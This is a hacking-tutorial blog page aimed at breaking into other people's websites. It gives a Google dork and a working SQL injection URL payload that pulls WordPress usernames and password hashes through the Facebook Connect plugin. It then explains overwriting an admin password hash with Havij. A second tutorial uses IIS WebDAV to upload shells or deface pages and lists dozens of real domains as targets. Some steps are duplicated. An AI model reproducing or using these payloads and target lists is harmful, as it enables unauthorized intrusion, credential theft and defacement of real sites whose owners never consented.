

There is so many bloggers using Facebook Connect Wordpress plugin for their blogs. They think it's cool. But it could be a Big Security hole. Here's the way to hack these sites.
Step 1 :
http://www.google.com
Step 2:Now enter this dork to find sites with security hole..
inurl:"fbconnect_action=myhome"

Step 3: You will find many sites, Select the site which you are comfortable with.
 |
| You will find something like that. |
Step 4: Now replace
?fbconnect_action=myhome&userid=
with this
?fbconnect_action=myhome&fbuserid=1+and+1=2+union+select+1,2,3,4,5,concat(user_login,0x3a,user_pass)z0mbyak,7,8,9,10,11,12+from+wp_users--
Step 5: Now you have the User name and Password.

Step 6: The password is encrypted with Wordpress md5 (blowfish). You need to decode this. Download and run this software to decode this type of password.
Step 7: Then find the administrator panel out. Normally it should be in

Note: Decoding this type of password may take a big time.
So you here is another way to hack the password.....
Step 1: Open Havij and paste the blog url you are going to hack..
Example:
Step 2: Now find Databases, Tables.
Step 3: Select wp-users then find tick on all columns. Then click on Get Data.
Step 4: You will find something like that..

Step 5: Now select any user and change the user_pass to
Step 6: Now login with the password hackintruths
If you got any problem comment here, We will try our best to solve that.

Step 6: The password is encrypted with Wordpress md5 (blowfish). You need to decode this. Download and run this software to decode this type of password.
Step 7: Then find the administrator panel out. Normally it should be in
www.victrimsite.com/wp-admin
or
www.victrimsite.com/wp-login.php

Note: Decoding this type of password may take a big time.
So you here is another way to hack the password.....
Step 1: Open Havij and paste the blog url you are going to hack..
Example:
http://www.victrimsite.com/?fbconnect_action=myhome&fbuserid=1+and+1=2+union+select+1,2,3,4,5,concat%28user_login,0x3a,user_pass%29z0mbyak,7,8,9,10,11,12+from+wp_users--
Step 2: Now find Databases, Tables.
Step 3: Select wp-users then find tick on all columns. Then click on Get Data.
Step 4: You will find something like that..

Step 5: Now select any user and change the user_pass to
$P$BbCzkVXQ6r.T8znShDPMSzM7Whhubc/
Step 6: Now login with the password hackintruths
If you got any problem comment here, We will try our best to solve that.

How To View Passwords Behind Asterisks
Have you saved your password for a particular site and now you have forgot the password that you saved and now it only appears as ********* ,and u want to get that password.
 Simply follow the steps:
1. Copy the following JavaScript code.(It exists bellow. plz download the code as it is a script)
2. Open the site in a new browser window or tab.
3. When you see the asterisks ********* appear then paste the below JAVA code in the address bar and hit enter.
Have you saved your password for a particular site and now you have forgot the password that you saved and now it only appears as ********* ,and u want to get that password.

1. Copy the following JavaScript code.(It exists bellow. plz download the code as it is a script)
2. Open the site in a new browser window or tab.
3. When you see the asterisks ********* appear then paste the below JAVA code in the address bar and hit enter.


In IIS Exploit we can upload shells, Defaced page or anything you like on the Vulnerable Server without any Login. It is most Easiest way to Hack any site.
STEP 1: Click on Start button and open "RUN".

STEP 2: Now Type this in RUN
%WINDIR%\EXPLORER.EXE ,::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\::{BDEADF00-C265-11d0-BCED-00A0C90AB50F}

STEP 3: Now "Right-Click" in the folder and Goto "New" and then "Web Folder".

STEP 4: Now type the name of the Vulnerable site in this. e.g." http://autoqingdao.com/ " and click "Next".

STEP 5: Now Click on "Finish"

STEP 6: Now the folder will appear. You can open it and put any deface page or anything.

STEP 7: I put text file in that folder. Named "c99.php"
(you can put a txt or HTML file also). If the file appear in the
folder then the Hack is successful but if it don't then the site is not
Vulnerable.
In your case it will be " www.[sitename].com/[file name that you uploaded] "
Some IIS Working Sites :
http://ayatolahkhamenae.parniansis.com/
http://bahadori1.parniansis.com/
http://beheshti.parniansis.com/
http://beheshti1.parniansis.com/
http://bentolhoda1.parniansis.com/
http://bitaraf.parniansis.com/
http://derakhshan.parniansis.com/
http://derakhshan1.parniansis.com/
http://derakhshan2.parniansis.com/
http://derakhshan3.parniansis.com/
http://ebnesina.parniansis.com/
http://emamali.parniansis.com/
http://emkhaleghiyeyzd.parniansis.com/
http://365tg.net/
http://8090gogo.com/
http://99zs.net/
http://bbs.365tg.net/
http://bbs.ttroad.com/
http://fyuser.fy768.com/
http://shop.365tg.net/
http://sys.lubooil.com/
http://tg.feitengcar.com/
http://www.365tg.net/
http://www.99zs.net/
http://www.fy768.com/
http://www.shop574.com/
http://www.ttroad.com/
http://hellen.9s6.com/
http://hanhua.9s6.com/
http://auditeur.lexbase.fr/
http://axoneservices.com/
http://armor.icor.fr/
http://perros-guirec.icor.fr/
http://yks.nsa.gov.cn/
http://asr123.com/
http://tjava.cn/
http://9m9n.com/
http://bbs.9m9n.com/
http://home.9m9n.com/
http://nvshengjie.com/
http://ribendm.com/
http://v.9m9n.com/
http://www.9m9n.cn/
http://www.9m9n.com/
http://www.litikb.com/
http://www.riben123.cn/
http://www.tluo.cn/
http://wut120.com/
http://www.hnstdz.com/
http://ahic.com.cn/
Note: It's Working for Windows XP only. IIS exploit for Windows 7 will be posted soon....
Subscribe to:
Posts (Atom)
Popular Posts
-
What is Captcha ????
 CAPTCHA stands for C ompletely A utomated P ublic T uring test to tell C omputers and H umans A part . A CAPTCHA is a...
-
Hack / Bypass .asp sites using SQL Injection
 Hack any .asp sites with SQL Injection attack. 1st, Open Google and search for adminlogin.asp or admin\login.asp 2nd, Open any searc...
-
WEAKERTHAN - Another OS For Hackers
 Weakerthan 3.6 OS for Hackers Most of the hackers would have heard about Backtrack. Weakerthan is another Linux based pentesting...
-
Get upto 100 MBPS Internet speed [Funny Trick]
 Today I will show you how to Fool your friends. They should think that you have internet connection up to 100 MBPS speed. 1 st ,...
-
EmbeePay - Legit or Scam ??
 EmbeePay is one of the most popular sites providing free mobile recharge on Facebook. There is so Many people working hard receive a free r...
-
Hack YAHOO ids by Brute Force Attack
 Today i will show you how to hack yahoo ids by brute force attack.. Step 1: Download Brutus Force from Here and Extract it on desk...
-
DNN Method - Website Hacking
 Step 1 : http://www.google.com Step 2: Now enter any of these dorks. 2nd dork is best for this type of hacking. :inurl:/tabid/36/l...
-
Shutdown your friends PC while chatting
 Step 1: Make a shortcut on desktop by Right click on desktop , and then go to New , then Shortcut . Step 2: Then in the "t...
-
Reset Samsung Mobile Tracker Code
 These Code Reset All Code In Your Samsung Mobile(Any Model) Samsung Tracker Code Also Reset By These Codes If You Forget Your Code...
-
Microsoft Encarta Encyclopedia Premium
 Microsoft Encarta Encyclopedia Premium Full ISO Want to watch wildlife? Explore Mars? Travel the globe from the comfort of ...